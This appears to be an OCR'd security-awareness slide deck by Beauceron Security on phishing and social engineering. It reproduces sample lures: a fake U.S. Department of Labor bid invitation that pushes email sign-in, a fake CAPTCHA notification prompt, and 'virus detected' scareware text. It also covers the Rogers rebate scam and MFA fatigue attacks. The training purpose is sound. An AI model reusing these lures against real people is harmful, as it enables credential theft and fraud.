TOPICS
AGENCIES
FORMS
ABOUT US
NEWS
Coronavirus Resources
Find U.S. Department of Labor resources for responding to COVID-19.
Learn More
INVITATION FOR BID
BID: 01153900 & 01153901
DUE DATE: 12/10/2021
DESCRIPTION: COMMERCIAL CONTRACTS
THE U.S. DEPARTMENT OF LABOR IS SEEKING PROPOSALS FROM QUALIFIED CONTRACTORS (RFP) FOR ONGING GOVERNMENT PROJECTS.
U.S DOL REGISTRATION INSTRUCTIONS:
• KINDLY, FOLLOW THE INSTRUCTIONS CAREFULLY IN OUR PROCUREMENT PORTAL
• CLICK ON THE BID BUTTON AND SIGN IN TO ACCESS THE PROJECT DOCUMENTS
• PRIOR TO AWARD OF THIS SOLICITATION YOUR BUSINESS MUST SIGN IN AS A BIDDER IN OUR PROCUREMENT PORTAL
• THIS REGISTRATION IS MAINTAINED BY YOU, AND YOU MAY UPDATE YOUR INFORMATION AT ANY TIME AFTER THE BID DOCUMENTS HAVE BEEN EMAILED TO YOU
• PLEASE BE SURE TO SIGN IN WITH YOUR EMAIL PROVIDER TO GENERATE A UNIQUE BID NUMBER TO ACCESS THE PROJECT DOCUMENTS
ANY QUESTION REGARDING THE PREPARATION OF PROPOSAL SHOULD BE SUBMITTED BY EMAIL TO:
U.S. DEPARTMENT OF LABOUR
OFFICE OF LARGE, SMALL AND DISADVANTAGED BUSINESS UTILIZATION.
CHIEF PROCUREMENT OFFICER (N)
Close
Click here to bid

Targeting personal email accounts

BEAUCERON
SECURITY

Scam warning: Canadians receiving fake $90 Rogers rebate after outage

Ty Jadah | Jul 20 2022, 1:05 pm

RogersHelps
@RogersHelps · **Follow**


We are aware of scam text messages being sent claiming to offer credits in the wake of yesterday's service interruptions. We will apply the credit proactively to your account & no action is required. If you receive a suspicious SMS, please forward it to 7726 (SPAM).

rogers.com
Learn more

5:19 PM · Jul 9, 2022

482 Reply Share


Read 431 replies



JHVEPhoto/Shutterstock | Wendy Wu/Submitted

BEAUCERON SECURITY

When are you the most susceptible?



Morning

Before your first cup of coffee or starting your morning routine.

After Hours

When you're over-worked, stressed, or rushed.

Catching up

After a long weekend, vacation, or starting a new role.

What are the tactics to look out for?

Authenticity

The email may look very authentic. Not all phishing emails contain fake brands or spelling errors.

Relevance

A phishing email may be very relevant to your role, a project you're working on, or something happening in your org.


What are the tactics to look out for?

Call to Action

Scammers will try and get you to do something. Be on the look out for an email that has a call to action.


Source

Imitating someone via email can be very easily done. Phishing will often use a source you recognize or regularly interact with.


lpnottech.com/ZQA6OPaLNBUh3s6a1IHQIbWEz3oA6ZSIBsj2v-yb7rw/?cid=62deb5c956e70c000199dc8d&sid=14213579
lpnottech.com wants to
Show notifications
Allow
Block
Click "Allow"
if you are not
a robot
E-CAPTCHA

Malware

Malware



BEAUCERON SECURITY

Virus detected (5)
Your computer is infected with a dangerous virus
Click "Clean the computer" to remove all viruses
CLEAN THE COMPUTER
Google Chrome
VIRUS DETECTED!
Click here to remove.
computeradshub.com
Open
Close

Malware

Social Engineering

MFA fatigue attacks: Users tricked into allowing device access due to overload of push notifications

Jessica Haworth 16 February 2022 at 15:40 UTC
Updated: 18 February 2022 at 14:24 UTC

2FA | Research | Social Engineering

Social engineering technique confuses victims to gain entry to their accounts

Social Engineering

BEAUCERON SECURITY

Ian MacMillan, CISM

Chief Evangelist & Co-founder

ian@beauceronsecurity.com | beauceronsecurity.com

BEAUCERON SECURITY